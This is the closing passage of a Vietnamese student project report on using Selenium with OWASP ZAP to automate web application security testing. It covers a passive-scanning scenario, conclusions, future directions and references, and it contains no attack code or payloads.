Kịch bản này chủ yếu xoay quanh khả năng tự động hóa của Selenium. Selenium có khả năng thực hiện thay cho những hành động lặp lại nhiều lần hoặc áp dụng cho vấn đề brute-force rất tốt. Ngoài ra công cụ cũng cung cấp một bộ syntax dễ hiểu, dễ áp dụng và tùy biến cao.

4.1.7. Kịch bản 7: Tích hợp OWASP ZAP để quét bị động trang web

Khi tích hợp OWASP ZAP và Selenium WebDriver để quét bị động trang web, chúng ta có thể thu được các kết quả quan trọng sau:

- Danh sách các yêu cầu HTTP/HTTPS: OWASP ZAP sẽ thu thập thông tin về các yêu cầu mà Selenium đã thực hiện khi duyệt trang. Điều này bao gồm URL, phương thức, thông số, và nội dung của yêu cầu và phản hồi tương ứng.
- Các lỗ hổng và điểm yếu bảo mật tiềm ẩn: ZAP có khả năng phát hiện các lỗ hổng bảo mật như Content Security Policy (CSP) Header Not Set, Cookie No HttpOnly Flag, và nhiều lỗ hổng khác. Điều này giúp nhận diện những vấn đề mà trang web có thể đổi mặt và cần được khắc phục.
- Phân tích và đánh giá rủi ro: ZAP cung cấp thông tin chi tiết về mức độ nghiêm trọng của các lỗ hổng được phát hiện và hướng dẫn cụ thể về cách khắc phục chúng. Điều này giúp nhóm bảo mật và phát triển hiểu rõ vấn đề và có hướng dẫn cụ thể để giải quyết.
- Báo cáo tổng quan về mức độ bảo mật: ZAP tạo ra các báo cáo tổng quan về mức độ bảo mật của ứng dụng web. Những báo cáo này cung cấp thông tin chi tiết và tổng quan về tình trạng bảo mật hiện tại của ứng dụng, giúp nhà phát triển và quản lý hiểu rõ tình hình và ra quyết định phù hợp.

Với các kết quả này, nhóm bảo mật và phát triển có thể sử dụng để cải thiện an toàn của ứng dụng web một cách hiệu quả, bằng cách khắc phục các lỗ hổng và điểm yếu được phát hiện, cải thiện quy trình phát triển và triển khai, và nâng cao mức độ bảo mật tổng thể của hệ thống.

4.2. Nhận xét chung

Qua các kịch bản đã triển khai bên trên, nhóm đã thể hiện một lượng thông tin đáng kể về việc triển khai và sử dụng công cụ Selenium trong nhiều ngữ cảnh khác nhau trong việc triển khai và bảo mật ứng dụng web. Trong đồ án này, nhóm đã tận dụng các tính năng nổi bật của Selenium, bao gồm tự động hóa quá trình kiểm thử web, tự động hóa

các hành vi người dùng, và sử dụng nó như một công cụ mạnh mẽ để tự động thu thập dữ liệu trên các trang web mục tiêu.

Cụ thể, nhóm đã trình bày một loạt các tính năng của Selenium như tự động điền vào các biểu mẫu, click vào các nút hoặc liên kết, điều hướng qua các trang web, và kiểm tra nội dung của các trang web. Đặc biệt, việc kết hợp Selenium với công cụ kiểm thử bảo mật như OWASP ZAP đã cho phép nhóm kiểm tra và quét các lỗ hổng bảo mật tồn tại trong các trang web mục tiêu.

Nhìn chung, nhóm đã hoàn thành khá tốt đồ án nghiên cứu về Selenium và đáp ứng được các yêu cầu của giảng viên. Tuy nhiên, vẫn có một số điểm cần cải thiện. Một trong những thiếu sót của nhóm đó là các kịch bản kiểm thử chưa được thiết kế và triển khai một cách chỉnh chu và đủ đa dạng để đảm bảo tính toàn vẹn và đáng tin cậy của quá trình kiểm thử. Việc tăng cường các hoạt động bảo trì và chăm chỉ kiểm tra các kịch bản ở trên hay các lỗ hổng được công khai trên Internet sẽ giúp nâng cao chất lượng và hiệu suất của đồ án trong tương lai.

CHƯƠNG 5: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

5.1 Kết luận

Việc tự động hóa kiểm thử bảo mật ứng dụng web thông qua việc sử dụng Selenium đánh dấu một bước tiến quan trọng trong việc nâng cao chất lượng và độ an toàn của các ứng dụng web. Trải qua quá trình nghiên cứu, chúng em đã nhận thức được sức mạnh của việc sử dụng các công cụ cần thiết trong việc thực hiện các kiểm thử an ninh, bao gồm kiểm tra lỗ hổng SQL Injection, Cross-Site Scripting, Broken Authentication, và một loạt các tấn công khác. Bằng cách tự động hóa các quy trình này, chúng ta không chỉ giảm thiểu thời gian và chi phí mà còn tăng độ chính xác so với phương pháp kiểm thử thủ công truyền thống.

Đặc biệt, việc tích hợp Selenium với công cụ bảo mật như OWASP ZAP đã mang lại nhiều lợi ích đáng kể. Kết hợp này không chỉ giúp phát hiện các lỗ hổng bảo mật một cách toàn diện hơn mà còn tăng tính tự động hóa trong quá trình kiểm thử. Bên cạnh đó, Selenium còn hỗ trợ kiểm thử đa nền tảng, cho phép chúng ta thực hiện kiểm thử trên các trình duyệt khác nhau như Chrome, Edge, và nhiều nền tảng khác.

Tuy nhiên, để sử dụng Selenium một cách hiệu quả, chúng ta cần phải có những kỹ năng lập trình và kiến thức sâu rộng về bảo mật web. Việc này đòi hỏi sự hiểu biết vững chắc về ngôn ngữ lập trình và các khái niệm bảo mật, cũng như khả năng phân tích và xử lý dữ liệu kiểm thử một cách chính xác. Hơn nữa, Selenium cũng có một số hạn chế nhất định, như không thể kiểm thử được một số loại tấn công phức tạp hoặc cần sự can thiệp của con người để hiểu rõ hơn về ngữ cảnh và logic của ứng dụng.

Tóm lại, việc sử dụng Selenium để tự động hóa kiểm thử bảo mật là một phương tiện mạnh mẽ để tăng cường bảo mật của ứng dụng web. Nhưng vẫn đòi hỏi sự hiểu biết và kỹ thuật sâu rộng để áp dụng một cách hiệu quả và đảm bảo rằng tất cả các khía cạnh của ứng dụng đều được kiểm tra một cách toàn diện và kỹ lưỡng.

5.2 Hướng phát triển

Để tăng cường hiệu quả của việc tự động hóa bảo mật ứng dụng web với Selenium, có thể xem xét các hướng đi sau đây:

Áp dụng học máy và trí tuệ nhân tạo (AI)

Một trong những hướng tiếp cận tiềm năng là nghiên cứu và áp dụng các thuật toán học máy và trí tuệ nhân tạo vào quy trình kiểm thử bảo mật. Việc này có thể bao gồm phát triển các mô hình học máy để tự động phát hiện các mảnh tấn công mới và phân tích lỗ hổng bảo mật một cách tự động từ các kết quả kiểm thử.

Mở rộng hỗ trợ các loại ứng dụng

Hiện nay, Selenium chủ yếu được sử dụng để kiểm thử các ứng dụng web truyền thống. Tuy nhiên, để đáp ứng nhu cầu đa dạng của ngành công nghiệp phần mềm, cần nghiên cứu và phát triển khả năng hỗ trợ cho các loại ứng dụng khác như ứng dụng di động, ứng dụng desktop, và các ứng dụng dựa trên công nghệ mới như WebAssembly. Điều này đòi hỏi sự phát triển và kiểm tra thêm các giao diện lập trình ứng dụng (API) và phương pháp tương tác với các ứng dụng khác nhau.

Cải thiện khả năng tích hợp

Để tối ưu hóa quy trình phát triển phần mềm, cần tăng cường khả năng tích hợp Selenium vào các quy trình Continuous Integration/Continuous Deployment (CI/CD) và các công cụ quản lý dự án khác. Phương pháp này giúp tăng tính tự động hóa và hiệu quả của quy trình phát triển, cho phép các bộ phận phát triển và kiểm thử làm việc một cách hiệu quả hơn và đáp ứng nhanh chóng hơn đối với các yêu cầu và thay đổi trong ứng dụng.

Những hướng đi này không chỉ giúp tối ưu hóa việc tự động hóa bảo mật ứng dụng web mà còn giúp tạo ra các quy trình và công cụ mạnh mẽ hơn để đảm bảo an toàn và chất lượng của các ứng dụng phần mềm.

TÀI LIỆU THAM KHẢO

STT	Tài liệu
1	VietnamNet, 2024. Giả mạo trang web tuyển dụng của tập đoàn lớn để chiếm đoạt tài sản. [online] 1 June. Available at: https://vietnamnet.vn/gia-mao-trang-web-tuyen-dung-cua-tap-doan-lon-de-chiem-doat-tai-san-2286859.html [Accessed 4 June 2024].
2	VietnamNet, 2021. Giải mã tấn công SolarWinds. [online] 24 February. Available at: https://antothongtin.vn/hacker-malware/giai-ma-tan-cong-solarwinds-106825 [Accessed 4 June 2024].
3	OWASP, 2024. OWASP Foundation, the Open Source Foundation for Application Security. [online] Available at: https://owasp.org/ [Accessed 4 June 2024].
4	Selenium, 2024. Selenium automates browsers. [online] Available at: https://www.selenium.dev/ [Accessed 4 June 2024].
5	OWASP, 2024. OWASP Juice Shop. [online] Available at: https://owasp.org/www-project-juice-shop/ [Accessed 4 June 2024].
6	OWASP ZAP, 2024. ZAP – Documentation. [online] Available at: https://www.zaproxy.org/docs/ [Accessed 4 June 2024].
7	Eclipse Foundation, 2024. Eclipse IDE. [online] Available at: https://eclipseide.org/ [Accessed 4 June 2024].
8	Apache Maven, 2024. Maven – Introduction. [online] Available at: https://maven.apache.org/what-is-maven.html [Accessed 4 June 2024].